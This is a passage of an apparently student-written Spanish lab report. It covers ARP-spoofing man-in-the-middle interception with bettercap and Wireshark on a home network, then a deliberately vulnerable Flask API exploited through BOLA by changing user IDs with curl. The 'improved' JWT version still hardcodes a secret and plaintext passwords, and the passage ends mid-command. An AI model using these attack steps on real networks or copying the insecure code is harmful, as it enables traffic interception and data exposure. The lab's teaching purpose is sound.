


También vemos la ip que tiene nuestra máquina kali, que en este caso es la IP **192.168.0.33**




y por último observamos la IP de nuestro router que es la .1


si hacemos un arp-scan podemos observar varios dispositivos de la red. los que nos interesan son la gateway (.1) kali (.33) y windows (.37) como vemos también podemos ver sus macs, recordaremos la mac de la gateway para más adelante



Abriremos el wireshark desde nuestra máquina kali linux, lo que haremos será filtrar los paquetes por ARP, para ver las solicitudes y las respuestas ARP donde veremos la MAC y la ip de origen/destino.



Aquí podemos ver un ejemplo de un ping de la máquina kali a la gateway, como observamos la gateway pregunta por la mac de la ip de kali y este le responde, despues viceversa.




No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	zte_71:5e:b5	PCSSystemtec_8a:35:d2	ARP	60	Who has 192.168.0.33? Tell 192.168.0.1
2	0.000016672	PCSSystemtec_8a:35:d2	zte_71:5e:b5	ARP	42	192.168.0.33 is at 08:00:27:8a:35:d2
3	0.218327797	PCSSystemtec_8a:35:d2	zte_71:5e:b5	ARP	42	Who has 192.168.0.1? Tell 192.168.0.33
4	0.219273366	zte_71:5e:b5	PCSSystemtec_8a:35:d2	ARP	60	192.168.0.1 is at d8:9a:0d:71:5e:b5


Realizaremos un cambio en la configuración del fichero ip_forward, con esto permitiremos que la máquina kali actúe como router temporal reenviando los paquetes entre windows y la gateway, Esto es importante porque sin esto windows no tendrá conexión y kali no reenviar el tráfico

Como explicamos en la instalación usaremos una herramienta llamada bettercap, que se usa mucho en pruebas de pentesting que contiene la función de arp spoofing.


Su instalación es sencilla, simplemente con el comando **“sudo apt install bettercap”**



Lo ejecutaremos con sudo muy importante, y una vez dentro podremos ejecutar comandos, empezaremos por el comando “net.probe on” lo que hara sera escuchar todo el tráfico de paquetes que hay para luego filtrar y mostrarnos todos los dispositivos que hay como vemos en la siguiente imagen



Al terminar de escuchar ejecutaremos el comando net.show y nos lo organiza en una tabla donde podemos observar todos los dispositivos de la red local. Si observamos nos dice que la .1 es nuestra gateway y la .37 es nuestra máquina de prueba windows, también otros dispositivos que también están conectados



4.3 Comienzo del ataque MitM


ejecutando el comando “**set arp.spoof.targets *ip windows*”** Con esto en pocas palabras le decimos, la víctima del ARP spoofing será la máquina con la IP .37 A partir de ese momento Bettercap identifica la MAC de la víctima, y prepara los paquetes ARP falsificados dirigidos a ella. **es decir seleccionas qué equipo quieres interceptar.**

Y el comando “arp.spoof on” iniciara el ataque y empezará a enviar ARP falsas continuamente


Si nos fijamos en windows ahora al ver los paquetes ARP vemos que detecta la misma MAC en la gateway y en kali. por lo que el ataque ha funcionado con éxito. Windows piensa que somos el router.

```
C:\Users\jhoan>arp -a

Interfaz: 192.168.0.37 --- 0x8
  Dirección de Internet          Dirección física      Tipo
  192.168.0.1           08-00-27-8a-35-d2     dinámico
  192.168.0.33          08-00-27-8a-35-d2     dinámico
  192.168.0.43          20-17-42-d6-95-b7     dinámico
  192.168.0.255         ff-ff-ff-ff-ff-ff     estático
  224.0.0.22            01-00-5e-00-00-16     estático
  224.0.0.251           01-00-5e-00-00-fb     estático
  224.0.0.252           01-00-5e-00-00-fc     estático
  239.255.255.250       01-00-5e-7f-ff-fa     estático
  255.255.255.255       ff-ff-ff-ff-ff-ff     estático
```


Si nos vamos a wireshark podemos analizar que empieza a recibir DEMASIADOS paquetes falsos, al bettercap enviar tantos paquetes los dispositivos actualizan constantemente la tabla arp, con esto nos aseguramos de que la víctima siga creyéndose que el router es kali y el router que kali es la víctima. si no se enviaran estos paquetes el ataque dejaría de funcionar porque las máquinas volverían a preguntar **"who has 192.168.0.1?** " y el router responderá con su MAC. El envío de paquetes masivo se ve como en la siguiente imagen




Durante el ataque **MitM** se interceptaron consultas DNS generadas por la máquina víctima. Mediante Wireshark fue posible observar las peticiones de resolución de nombres enviadas al servidor DNS de la red. Esto demuestra que, aunque gran parte del tráfico moderno utiliza HTTPS, un atacante situado en posición Man-in-the-Middle aún puede obtener información relevante sobre la actividad de navegación y los dominios visitados por la víctima.




Ahora desde la máquina windows entramos a youtube para ver cómo filtra los paquetes wireshark



Si observamos el router que es la .1 se piensa que el que está buscando youtube es kali (.37), esto es otra prueba más de que ya somos la máquina del medio.




¿Que pasaria si accedemos a una pagina que no esta encriptada con https? Accedimos a esta pagina de ejemplo que no tiene https (http://neverssl.com).



Y si filtramos el wireshark por http al no estar encriptada la información podemos observar Peticiones GET, Cabeceras HTTP, Metadatos. etc. con esto demostrando que los protocolos

inseguros exponen tu información frente a ataques ARP spoofing



5. Ataque de infraestructura

5.1 Introducción

Una API (Application Programming Interface) permite la comunicación entre diferentes aplicaciones y servicios mediante el intercambio de solicitudes y respuestas a través de protocolos como HTTP. Gracias a las APIs, las aplicaciones pueden acceder a datos, autenticar usuarios y ejecutar funciones de manera remota, convirtiéndose en un componente fundamental de los sistemas actuales.

Como las APIs gestionan información sensible, autenticación y lógica crítica de negocio, son el objetivo prioritario para atacantes. Los ataques a APIs buscan explotar errores de configuración, fallos de autenticación o problemas de autorización, Con el fin de acceder a información privada, manipular datos o comprometer servicios completos.

De todas las vulnerabilidades que puede tener un API escogimos una de las más probadas a la hora de hacer pentesting

- **Broken Object Level Authorization (BOLA).**

En este laboratorio se ha desarrollado una API vulnerable utilizando Flask y autenticación basada en JWT con la misión de mostrar de forma práctica cómo un atacante puede explotar una vulnerabilidad de autorización mediante la manipulación de identificadores en las solicitudes HTTP. Una vez hecho el ataque, se implementó una mitigación basada en validación de permisos y control de acceso para proteger correctamente los recursos de la API. Con esta práctica podremos comprender la importancia de aplicar mecanismos adecuados de autenticación, autorización y validación de acceso seguro de APIs modernas.

5.2 Preparación Laboratorio

Para empezar crearemos unos dockers donde tendremos la API vulnerable, Realizamos la instalación de las herramientas de dockers necesarias.

```
usuario@energia:~$ sudo systemctl enable docker
usuario@energia:~$ sudo systemctl start docker
usuario@energia:~$ docker --version
Docker version 29.1.3, build 29.1.3-0ubuntu3~22.04.2
```

```
usuario@energia:~$ sudo apt install docker-compose -y
```

Una vez hecha la instalación crearemos un directorio que será donde guardaremos dos cosas, el fichero de python donde configuraremos el API y el fichero de instrucciones del docker.

```
usuario@energia:~$ mkdir API-LAB
usuario@energia:~$
```

Crearemos el fichero app.py que es donde haremos nuestro API vulnerable.

```
  GNU nano 6.2                                        app.py *
from flask import Flask, jsonify

app = Flask(__name__)

users = {
        "1": {
                "name": "jhoan",
                "email":"jhoan@test.com",
                "role": "user"
        },
        "2": {
                "name": "admin",
                "email": "admi@test.com",
                "role" : "admin"
        }
}

@app.route("/api/users/<id>")
def get_user(id):
        return jsonify(users[id])

app.run(host="0.0.0.0", port=5000)
```

Como podemos observar el código es bastante sencillo, al final del experimento explicaremos todo el código completo.

Una vez hecho crearemos ahora las instrucciones que seguirá el docker del API, es muy sencillo escribimos lo que vemos en la imagen y luego en la instalación del docker este seguirá cada paso de la línea del fichero

```
  GNU nano 6.2                                        Dockerfile
FROM python:3.11
WORKDIR /app
COPY . .
RUN pip install flask
CMD ["python", "app.py"]
```

Como podemos observar aquí al ejecutar el comando **“docker build -t vulnerable-api .”** empieza a seguir los pasos, como observamos en las flechas de las dos siguientes imágenes. Ahora debemos esperar a que termine.

```
usuario@energia:~/API-LAB$ sudo docker build -t vulnerable-api .
```

```
Sending build context to Docker daemon  3.072kB
Step 1/5 : FROM python:3.11
 ---> 0ce7e56401dd
Step 2/5 : WORKDIR /app
 ---> Using cache
 ---> b40cb7657cc9
Step 3/5 : COPY . .
```

```
 ---> Removed intermediate container f71014b8fd72
 ---> 2fd8f32c8b26
Step 5/5 : CMD ["python", "app.py"]
 ---> Running in 0bee34e9b9ba
 ---> Removed intermediate container 0bee34e9b9ba
 ---> 2b566b4e4381
Successfully built 2b566b4e4381
Successfully tagged vulnerable-api:latest
usuario@energia:~/API-LAB$
```

Por último ejecutaremos el docker por el puerto 5000 y como observamos efectivamente ya tenemos nuestro api vulnerable listo para realizar las pruebas.

```
usuario@energia:~/API-LAB$ sudo docker run -p 5000:5000 vulnerable-api
 * Serving Flask app 'app'
 * Debug mode: off
WARNING: This is a development server. Do not use it in a production de
GI server instead.
 * Running on all addresses (0.0.0.0)
 * Running on http://127.0.0.1:5000
 * Running on http://172.17.0.2:5000
Press CTRL+C to quit
```

Podemos ejecutar el docker en segundo plano simplemente añadiendo la opción **-d.**
Si hacemos un "**docker ps"** podemos ver el estado en el que se encuentra nuestro docker y en caso de tener más activos también podríamos verlos como se ve en la imagen.

```
^Cusuario@energia:~/API-LAB$ sudo docker run -d -p 5000:5000 vulnerable-api
[sudo] password for usuario:
Sorry, try again.
[sudo] password for usuario:
f9c2ad201d9f4638ed73a077bf9c1a79b6b6ee9beeb2cc2d55995743d6a49415
usuario@energia:~/API-LAB$ sudo docker ps
CONTAINER ID   IMAGE           COMMAND           CREATED          STATUS          PORTS
                     NAMES
f9c2ad201d9f   vulnerable-api   "python app.py"   14 seconds ago   Up 13 seconds   0.0.0.0:5000->500
0/tcp, [::]:5000->5000/tcp   keen_kare
usuario@energia:~/API-LAB$
```

5.3 Primer ataque BOLA

Ahora desde nuestra máquina kali linux veremos que nos da la url.

Como podemos observar al poner el ID número 1 nos da la información que estaba en el código con esa ID. Peroooo

```
┌──(kali㉿kali)-[~]
└─$ curl http://192.168.0.32:5000/api/users/1
{"email":"jhoan@test.com","name":"jhoan","role":"user"}
```

Al cambiar el número da igual con que usuario lo hagamos, tendremos la información de cualquier otro usuario que tenga la ID que escojamos en este caso la 2 la tiene el admin

```
┌──(kali㉿kali)-[~]
└─$ curl http://192.168.0.32:5000/api/users/2
{"email":"admi@test.com","name":"admin","role":"admin"}
```

Ahora vamos a mejorar el código para que esto no suceda

5.4 Mejora del código API

Pararemos el docker para poder aplicar los cambios

```
usuario@energia:~$ sudo docker ps
[sudo] password for usuario:
CONTAINER ID   IMAGE            COMMAND           CREATED          STATUS          PORTS
                          NAMES
f9c2ad201d9f   vulnerable-api   "python app.py"   13 minutes ago   Up 13 minutes   0.0.0.0:5000->5000/
tcp, [::]:5000->5000/tcp   keen_kare
usuario@energia:~$ sudo docker stop f9^C
usuario@energia:~$ sudo docker stop f9c2ad201d9f
f9c2ad201d9f
usuario@energia:~$ sudo docker ps
CONTAINER ID   IMAGE     COMMAND   CREATED   STATUS    PORTS     NAMES
usuario@energia:~$
```

Modificaremos el código para que cada vez que se solicite informacion se cree un token de acceso, En resumen haremos un mini login

```
  GNU nano 6.2                                  app.py *
from flask import Flask, jsonify, request
from flask_jwt_extended import (
    JWTManager,
    create_access_token,
    jwt_required
)

app = Flask(__name__)

app.config["JWT_SECRET_KEY"] = "supersecretkey"

jwt = JWTManager(app)

users = {
    "jhoan": {
        "password": "1234",
        "id": "1",
        "email": "jhoan@test.com",
        "role": "user"
    },
    "admin": {
        "password": "admin123",
        "id": "2",
        "email": "admin@test.com",
        "role": "admin"
    }
}

@app.route("/login", methods=["POST"])
def login():

    data = request.get_json()

    username = data.get("username")
    password = data.get("password")

    if username in users and users[username]["password"] == password:

        token = create_access_token(identity=username)

        return jsonify(access_token=token)

    return jsonify({"msg": "Bad credentials"}), 401


@app.route("/api/users/<id>", methods=["GET"])
@jwt_required()
```

```python
@jwt_required()
def get_user(id):

    for username, info in users.items():

        if info["id"] == id:

            return jsonify({
                "username": username,
                "email": info["email"],
                "role": info["role"]
            })

    return jsonify({"msg": "User not found"}), 404


app.run(host="0.0.0.0", port=5000)
```

Además del código python, También añadiremos una librería extra que es el flask-json extend que es el que nos permitirá implementar la autenticación mediante JWT (JSON-WEB-TOKEN) él creara los tokens, los validara e identificara los usuarios autenticados.

```
  GNU nano 6.2                                          Dockerfile *
FROM python:3.11
WORKDIR /app
COPY . .
RUN pip install flask flask-jwt-extended
CMD ["python", "app.py"]
```

Volvemos a reconstruir la imagen de Api y la ejecutamos de nuevo

```
usuario@energia:~/API-LAB$ sudo docker run -d -p 5000:5000 vulnerable-api
33843fc2becd0e02a3a8e5f6306ba6ef87231f31a1a053fce82b39cb2edac411
usuario@energia:~/API-LAB$ sudo docker ps
CONTAINER ID   IMAGE            COMMAND           CREATED          STATUS          PORTS
                    NAMES
33843fc2becd   vulnerable-api   "python app.py"   10 seconds ago   Up 10 seconds   0.0.0.0:5000->5000/
tcp, [::]:5000->5000/tcp   gifted_meninsky
usuario@energia:~/API-LAB$
```

Ahora volveremos a kali, donde al volver a probar la URL anterior del docker. añadiendo el login al final de la URL, añadiremos el -H para decirle que el formato que le vamos a enviar es JSON, lo que usaremos para autenticarnos y por último las credenciales. y el json nos dará un token con el que podemos loguear para acceder a los datos del API

```
┌──(kali㉿kali)-[~]
└─$ curl -X POST http://192.168.0.32:5000/login \
-H "Content-Type: application/json" \
-d '{"username":"jhoan","password":"1234"}'
{"access_token":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJmcmVzaCI6ZmFsc2UsImlhdCI6MTc
3OTAxNjY0NywianRpIjoiOTQ3YmY1YmMtZDBjNi00NTM4LWFmN2MtYTkyYWYxOGFhMWYyIiwidHlwZSI6ImFj
Y2VzcyIsInN1YiI6Impob2FuIiwibmJmIjoxNzc5MDE2NjQ3LCJjc3JmIjoiY2Y0ZThjNWQtNGQ4Mi00ZjVkL
TkxODMtYjYzM2QzMDRjOGVhIiwiZXhwIjoxNzc5MDE3NTQ3fQ.FfyBJD9C8RVEfZe8jQS3Ek3UUL7Dwsn70bZ
0XF6A6_k"}
```

Ahora al acceder a la URL del usuario con el id 1, nos pedirá autorización, así que nosotros usaremos el docker del usuario 1, y como respuesta obtenemos los datos del mismo.

```
┌──(kali㉿kali)-[~]
└─$ curl http://192.168.0.32:5000/api/users/1 \
-H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJmcmVzaCI6ZmFsc2UsImlhdCI6MTc3OTAxN
jY0NywianRpIjoiOTQ3YmY1YmMtZDBjNi00NTM4LWFmN2MtYTkyYWYxOGFhMWYyIiwidHlwZSI6ImFjY2VzcyIsInN1YiI6Impob
2FuIiwibmJmIjoxNzc5MDE2NjQ3LCJjc3JmIjoiY2Y0ZThjNWQtNGQ4Mi00ZjVkLTkxODMtYjYzM2QzMDRjOGVhIiwiZXhwIjoxN
zc5MDE3NTQ3fQ.FfyBJD9C8RVEfZe8jQS3Ek3UUL7Dwsn70bZ0XF6A6_k"
{"email":"jhoan@test.com","role":"user","username":"jhoan"}
```

Pero aquí hay un problema. Al probar con el usuario con el id número 2 y usar el mismo token, también nos da la información y esto es un fallo grave que cometen muchas organizaciones al defender su api no hacen que los tokens sean identificativos para cada usuario por lo que hay un fallo en la autorización y aquí es donde entra el nombre de BOLA

```
┌──(kali㉿kali)-[~]
└─$ curl http://192.168.0.32:5000/api/users/2 \
-H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJmcmVzaCI6ZmFsc2UsImlhdCI6MTc3OTAxN
